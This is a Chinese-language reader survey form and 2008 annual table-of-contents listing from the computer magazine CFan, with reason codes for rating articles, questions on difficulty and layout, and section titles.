原因编码: (1)时效太差 (2)不实用 (3)选题重复 (4)难度较高 (5)难度太低 (6)不真实 (7)不新颖 (8)不够详细 (9)有字/语法错误 (10)其他

文章代码	原因	改进建议

标题最好的文章

文章代码	原因

本期综合评价

1. 本期杂志的总体难度:

□太简单 □比较适中 □有点难 □太难

2. 您认为本期的"知识索引式目录"是否有利阅读?

□有很大帮助 □一般 □没有帮助

您认为更好的目录形式为＿＿＿＿

3. 本期的优点和不足是什么? (可另附纸写)

2008年总目录

期-页 文章标题

十五周年，和你在一起

CFan新视界

特别话题

我就CFan

新人帮

聪明用电脑

天生我才

稀饭软组织

CFan加油站

达人会馆

数字时代

热点话题

"In"派茶馆

明白买电脑

硬派圈子

傻博士(各期)

爆料王(各期)

社区新鲜派(各期)

ISSN 1005-0043 / CN11-3248/TP



www.cfan.com.cn 零售价：6.00元